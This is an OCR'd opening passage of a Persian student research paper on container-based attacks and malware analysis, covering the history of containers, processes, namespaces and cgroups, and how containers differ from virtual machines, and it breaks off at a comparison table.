حملات مبتنی بر کانتینرها با محوریت تحلیل بدافزار[1]

پژوهشگران: محمد امین مسلمی[2]، آرش کامجو[3]، رضا احمدی[4]، مبین علی‌اکبری[5]، و امیرحسین سهرابی[6]

استاد راهنما: میلاد کهساری الهادی[7]

دوره اول مهندسی معکوس و تحلیل باینری[8]

تاریخ ارائه: 13-6-1401

---

[1] Container based Attacks with a focus on Malware Analysis

[2] ma.moslemi.cs@gmail.com

[3] arash.kamjoo.cs@gmail.com

[4] ahmadi.reza.cs@gmail.com

[5] mobin.aliakbariii@gmail.com

[6] a.sohrabi.cs@gmail.com

[7] m.kahsari@gmail.com

[8] https://aiooo.ir

فهرست

مقدمه‌ای بر پژوهش امنیت کانتینرهای نرم‌افزاری

اگرچه شرکت‌های ارائه‌دهنده امنیت خدمات ابری در حال تلاش برای ارائه ویژگی‌های امنیتی به منظور محافظت محیط‌های ابری و همچنین مشتریان آن‌ها در مقابل تهدیدات و حملات روز هستند، اما واقعیت روزمره نشان‌دهنده این واقعیت است که هر روز طیف آسیب‌پذیری‌ها و مشکلات این حوزه در حال افزایش و رشد است و دیگر به سادگی نمی‌توان با حملات در این حوزه مقابله کرد. به هر صورت، آسیب‌پذیری‌های نرم‌افزاری و مسائل امنیتی هر روز در حال رشد هستند، این رشد ممکن است به دلیل برنامه‌های جانبی در حال استفاده یا پیکربندی اشتباه در محیط ابری باشد.

در سوی دیگر، عوامل تهدید[1] به صورت مداوم در حال کشف تاکتیک‌ها و فرایندهای نوین به منظو دور زدن ابزارهای امنیتی برای اخذ دسترسی کامل و حمله به این محیط‌ها هستند. از همین روی، در این تحقیق تلاش شده است تا بر روی آخرین تهدیدات این حوزه مطالعه صورت گیرد تا بتوانیم با ارائه راه‌حل، به ایمن‌سازی زیرساخت ابری شرکت‌ها کمک کنیم. در این مقاله، ابتدا به بررسی مفهوم کانتینرها و همچنین کاربرد آن‌ها خواهیم پرداخت، سپس به تحلیل برخی از حملات بر علیه ساختارهای ابری خواهیم پرداخت.

کانتینرها چگونه پدید آمدند؟

مفهوم کانتینر اولین بار با معرفی chroot در سیستم‌عامل UNIX در سال 1979 شروع شد و در سال‌های بعد مفاهیم مشابه آن معرفی شدند. برای نمونه می‌توان به ویژگی jails در سیستم‌عامل FreeBSD و ویژگی Zones در سیستم‌عامل Solaris اشاره کرد. در ادامه پروژه Docker توسط Solomon Hykes به عنوان یک پروژه داخلی در شرکت dotCloud شروع شد. Docker یک فناوری نرم‌افزاری است که این امکان را می‌دهد که نرم‌افزارها را به صورت کاملا مجزا

[1] Threat Actors

از هم و به صورت یک لایه انتزاعی بر روی سخت‌افزار و درون سیستم‌عامل اجرا و استفاده کنیم. با این حال، قبل از اینکه به فناوری Docker برسیم، باید روند شکل‌گیری مفاهیم و خلق آن را بررسی کنیم.

در ابتدا قبل از بررسی کانتینرها بهتر است پروسه‌ها و نحوه عملکرد آن‌ها در سیستم‌عامل مورد بررسی قرار بگیرد، پس از بررسی پروسه‌ها و نحوه اجرای نرم‌افزارها در سیستم‌عامل به سراغ بررسی مفاهیم ایزوله‌سازی پروسه‌ها در سطح سیستم‌عامل و پیدایش / معماری کانتینرها و در نهایت معرفی معروف‌ترین پلتفرم‌ها با محوریت ایجاد کانتینرها خواهیم رفت. در نهایت هم با بررسی کانتینرهای مخرب که طیف جدیدی از بدافزارها به شمار می‌روند، این مقاله تحقیقاتی را به پایان خواهیم رساند.

پروسه[1] چیست؟

یک پروسه در واقع نمونه‌ای[2] از یک برنامه[3] کامپیوتری به حساب می‌آید که اجرا شده است. طبق تصویر 1، یک برنامه مجموعه‌ای از دستورالعمل‌های ذخیره شده روی دیسک است. به منظور اجرای این دستورالعمل‌های اجرایی پردازنده[4] یا به عبارت دیگر کدهای عملیاتی ماشین[5] ابتدا پس از خواندن برنامه از روی دیسک و انتقال به حافظه اصلی[6] توسط بارگذار سیستم‌عامل[7]، برنامه به یک یا تعدادی پروسه تقسیم می‌شود که در واقع هر پروسه شامل مجموعه‌ای ترد[8] اجرایی است که در نهایت اقدام به اجرای کدهای اجرایی برنامه خواهند کرد.

---

[1] Process

[2] Instance

[3] Program


[4] CPU Instructions

[5] Operation Code - Opcodes

[6] Memory

[7] Operating System Loader


[8] Thread



تصویر 1: مراحل بارگذاری و اجرای یک برنامه


شایان ذکر است، اگر به تصویر 2 دقت کنید متوجه خواهید شد که لزوماً تعداد پروسه‌ها برابر با تعداد برنامه‌های در حال اجرا نیست. یک برنامه می‌تواند یک یا چند پروسه را در زمان اجرا درگیر کند. در سیستم‌عامل ویندوز می‌توان از بخش Task Manager لیست برنامه‌های در حال اجرا و پروسه‌ها را مشاهده کرد. در تصویر 2 لیست برنامه‌هایی که بر روی سیستم در حال اجرا است، مشاهده می‌کنید:

http://aiooo.ir
Telegram: aioooir



تصویر 2: پروسه‌های اجرایی نرم‌افزارها

در سیستم‌عامل لینوکس از فرمانی که در تصویر 3 نمایش داده شده است، می‌توانید به منظور لیست کردن پروسه‌های اجرایی بر روی سیستم‌عامل استفاده کنید. پارامتر forest-- موجب نمایش درختی لیست پروسه‌های لینوکسی می‌شود.



تصویر 3: نمایش پروسه‌های لینوکسی

هر یک از پروسه‌های در حال اجرا منابع و روند اجرای مربوط به خود را دارند. در تصویر 2 نیز مشخص است، به عنوان مثال پروسه مربوط به برنامه chrome.exe مقدار 0.2% از پردازنده و همچنین 4234.0 مگابایت از حافظه را اشغال کرده است. در هر صورت، پروسه را می‌توانیم یک آبجکت در نظر بگیریم که اطلاعات اجرایی برنامه را در بر می‌گیرد و ابزارهایی مانند Task Manager می‌توانند اطلاعات آن را بخوانند و جزئیات اجرایی یک برنامه از جمله مقدار مصرف منابع سیستمی آن را نمایش بدهند.

اکنون که با مفهوم پروسه به صورت خلاصه آشنا شدیم، این نکته را هم باید در نظر بگیریم که مهم‌ترین قسمت پروسه، ترد است. در واقع این تردها هستند که اقدام به اجرای دستورالعمل‌های موجود در بخش Text[1] فایل اجرایی پروسه می‌کنند. با این حال، اگر به سال 2013 برگردیم، زمانی که فناوری کانتینرها در حال شکل‌گیری و گسترش بودند، عموم افراد تصور می‌کردند کانتینرها

[1] Text Resource

همان ماشین‌های مجازی هستند ولی اگر با دقت بررسی شود، کانتینرها بیشتر شبیه به یک پروسه اجرایی بر روی سامانه‌عامل با مقداری تفاوت نسبت به پروسه‌های عادی هستند که در قسمت قبل آن‌ها را بر روی ویندوز و لینوکس نشان دادیم. پروسه‌های عادی سیستم‌عامل درست است که فضای آدرس و همچنین سطوح دسترسی مجزای خود را دارند، اما در حالت کلی از نظر بنیادی بسیار با کانتینرها فرق دارند زیرا کانتینرها محیط ایزوله و مجزای خود را دارند که حتی می‌توانند از سیستم‌عامل میزبان[1] هم متفاوت باشند.

به عنوان مثال، می‌توان یک کانتینر را که بر روی ایمج پایه[2] سیستم‌عامل لینوکس راه‌اندازی شده است، بر روی سیستم‌عامل ویندوز اجرا کرد در حالیکه اساسا سیستم‌عامل لینوکس از یک زیرسیستم[3] متفاوت از ویندوز بهره می‌برد. نحوه مدیریت و کنترل و اجرای کانتینرها هم از پروسه‌های عادی مجزا است. آبجکت پروسه‌های عادی توسط کرنل سیستم‌عامل مدیریت می‌شوند ولی کانتینرها به واسطه یک پروسه که بین کانتینر و کرنل سیستم‌عامل میزبان قرار می‌گیرد، مانند سرویس Docker مورد مدیریت قرار می‌گیرند.

شایان ذکر است، با اینکه اکنون درباره Docker صحبت کردیم، ولی فناوری کانتینرها یک ویژگی در سطح سیستم‌عامل است که قبل از Docker وجود داشته است. از همین روی، کانتینرها چیز جدیدی نبودند و نیستند، آن‌ها قبل از Docker در لینوکس در دسترس بودند و اکنون در ویندوز هم با معرفی Windows Containers ویژگی مشابه‌ای در دسترس توسعه‌دهندگان ویندوزی وجود دارد.

به هر صورت، فناوری Docker با ارائه یک سرویس بر روی قابلیت ارائه کانتینرها توسط سیستم‌عامل لینوکس و همچنین طراحی یک یک API قدرتمند بر پایه REST استفاده و به کارگیری از کانتینرها در توسعه نرم‌افزار را تسهیل کرده است. لذا اکنون ما می‌توانیم با استفاده از

---

[1] Host OS

[2] Base Image

[3] Subsystem


Docker و کانتینرها محصولات نرم‌افزاری طراحی کنیم که به صورت گسترده بر روی طیفی وسیعی از سامانه‌ها اجرا شوند.

کانتینر چیست؟

همانطور که پیش از این ذکر شد، مشکل عدم اجرای صحیح نرم‌افزارها هنگام انتقال از یک محیط عملیاتی به یک محیط عملیاتی دیگر به اندازه خود توسعه نرم‌افزار چالش برانگیز است. به عنوان مثال، اگر یک نرم‌افزار بر روی محیط لینوکس توسعه پیدا کند، انتقال آن به یک محیط جدید مانند ویندوز از نظر فنی و هم هزینه بسیار سنگین است.

چنین مشکلاتی معمولاً به دلیل تفاوت در پیکربندی زیربنای سامانه‌عامل، کتابخانه‌ها و سایر وابستگی‌های نرم‌افزاری برای یک برنامه ایجاد می‌شود. کانتینرها واحدهای اجرایی مانند یک پروسه معمولی سیستم‌عامل ولی با یک سری تغییرات پایه هستند که در آن کد اجرایی نرم‌افزار به همراه کتابخانه‌ها و وابستگی‌های سیستمی، وابستگی‌های نرم‌افزاری به همراه یک مینی کرنل بسته‌بندی می‌شوند تا بتوان آن‌ها را در هر مکانی از جمله ساختارهای دسکتاپی، سروری، و حتی در محیط‌های مبتنی بر ابر اجرا کرد.

به این ترتیب، کانتینرها به توسعه‌دهندگان و متخصصان فناوری اطلاعات این امکان را می‌دهند که برنامه‌ها را با تغییرات اندک یا بدون تغییر در میان محیط‌های عملیاتی متفاوت مستقر کنند. شایان ذکر است، اساس شکل‌گیری فناوری کانتینرها در لینوکس بر پایه فناوری namespaceها و همچنین cgroupها است که این امکان را به وجود می‌آورند گروهی از پروسه‌ها تصور کنند که در یک ماشین جداگانه در حال اجرا هستند. در حالی که سیستم‌عامل میزبان کانتینر کاملا آگاهی دارد که کانتینر در واقع یک پروسه دیگر است که به دلیل ویژگی namespace و cgroup تصور می‌کند بر روی یک محیط مجزا اجرا شده است. در ادامه این موارد با جزئیات بیشتر توضیح داده خواهد شد.



تصویر 4: مقایسه معماری Container-based Virtualization و Hypervisor


به هر صورت، همانطور که پیش از این ذکر شد، کانتینرها از نوعی مجازی‌سازی سبک[1] در سطح سیستم‌عامل استفاده می‌کنند که در آن کانتینر از ویژگی‌های کرنل سیستم‌عامل لینوکس برای ایزوله کردن پروسه‌ها و کنترل مقدار بهره‌مندی از پردازنده، حافظه و دیسک بهره می‌برند. کانتینرها برای اولین بار چندین دهه پیش با نسخه‌هایی مانند FreeBSD Jails و Solaris Zone و AIX Workload Partitions ظاهر شدند، اما بیشتر توسعه‌دهندگان مدرن، سال 2013 را به عنوان آغاز عصر کانتینرهای مدرن با معرفی Docker به یاد می‌آورند.

در این فناوری، نرم‌افزارها در قالب یک کانتینر صرف نظر از زیرساخت سیستم‌عامل، همیشه یکسان اجرا می‌شوند و این یکی از مهمترین ویژگی‌هایی است که راه‌حل‌های نرم‌افزاری از جمله Docker ارائه می‌دهند. به عنوان مثال، یک توسعه‌دهنده نرم‌افزار می‌تواند محصول نرم‌افزاری خود

[1] Light-weight virtualization

را بر روی یکی از Imageهای Docker توسعه بدهد، و هرجا که Docker وجود دارد، محصول نرم‌افزاری خود را اجرا و خروجی مشابه دریافت کند.

از آنجایی که Docker بر روی پلتفرم‌های ویندوز و همچنین لینوکس ارائه شده است، محصول نرم‌افزاری نهایی دیگر محدود به یک محیط نخواهد بود. از همین روی، دیگر برای اینکه نرم‌افزار ماهیت Cross-Platform داشته باشد، نیاز به اعمال تغییرات گسترده بر روی آن نیست. زیرا هر جا Docker وجود داشته باشد، Image نهایی محصول نرم‌افزاری می‌تواند اجرا شود و خروجی کاملا مشابه ارائه بدهد. در ادامه این مقاله، به بررسی راه‌حل نرم‌افزاری Docker خواهیم پرداخت و بررسی خواهیم کرد که در عمل چگونه کار می‌کند و از چه ویژگی های سطح سیستم‌عامل برای پیاده‌سازی قابلیت خود استفاده کرده است. در تصویر 5، معماری Docker نمایش داده شده است.



تصویر 5: معماری کانتینر در لینوکس

شایان ذکر است، برای اجرای این کانتینرها، نیازی به فراهم آوردن محیط خاصی نیست. کانتینرها، نرم‌افزار را از محیط (به عنوان مثال سیستم‌عامل و ساختار آن) جدا می‌کنند و اطمینان می‌دهند که علی‌رغم تفاوت‌هایی که برای مثال بین محیط توسعه و محیط عملیاتی ممکن است وجود

داشته باشد، نرم‌افزار به صورت یکنواخت کار کند. کانتینرها می‌توانند در محیط‌های مختلفی از جمله دسکتاپ، سرور، دیتاسنتر، ابری، بدون سرور و ... کار کنند.

تفاوت بین یک پروسه، کانتینر و ماشین‌مجازی چیست؟

ممکن است قبلاً با ماشین‌های مجازی آشنا شده باشید؛ یک سیستم‌عامل مانند لینوکس یا ویندوز بر روی یک سیستم‌عامل دیگر با استفاده از یک هایپروایزر مانند VMWare Worksation مجازی‌سازی می‌شود. اغلب افراد تصور می‌کنند، کانتینرها مشابه ماشین‌های مجازی هستند ولی از نظر بنیادی تفاوت‌های بسیاری با هم دیگر دارند که در قسمت‌های قبلی اشاراتی به آن‌ها شد. درست است که کانتینرها همانند ماشین‌های مجازی، به شما این امکان را می‌دهند که برنامه خود را با کتابخانه‌ها و سایر وابستگی‌ها بسته‌بندی کنید و محیط ایزوله برای اجرای سرویس‌های نرم‌افزاری خود فراهم آورید، اما کانتینرها مانند ماشین‌مجازی تمامی مولفه‌های سیستم‌عامل و نرم‌افزار را مجازی‌سازی نمی‌کنند که حجم نهایی پکیج نرم‌افزاری در قالب OVF به چندین گیگابایت برسد و همچنین برای اجرای آن حتما نیاز به یک هایپروایزر مانند VMWare باشد. به عنوان مثال، در کانتینرهای Docker پکیج نهایی می‌تواند نهایت 10 گیگابایت باشد و به سادگی در تمامی محیط‌های ویندوزی و لینوکسی استقرار پیدا کنند و اجرا شوند.

به هر صورت، اگر پیاده‌سازی این فناوری‌ها را بخواهیم مورد بررسی قرار دهیم، بهتر است بگوییم یک کانتینر بیشتر شبیه یک پروسه است. با این حال، اگر ما در مورد استفاده و نحوه تعامل کلاینت نهایی با محصول صحبت می‌کنیم، یک کانتینر بیشتر شبیه یک VM است که همان مشکل ارائه یک محیط ایزوله برای اجرای بسیاری از برنامه‌ها را در یک سرور حل می‌کند. در جدول 1، تفاوت بین پروسه، کانتینر و همچنین ماشین‌مجازی نمایش داده شده است.

عنوان	ماشین مجازی	کانتینر	پروسه
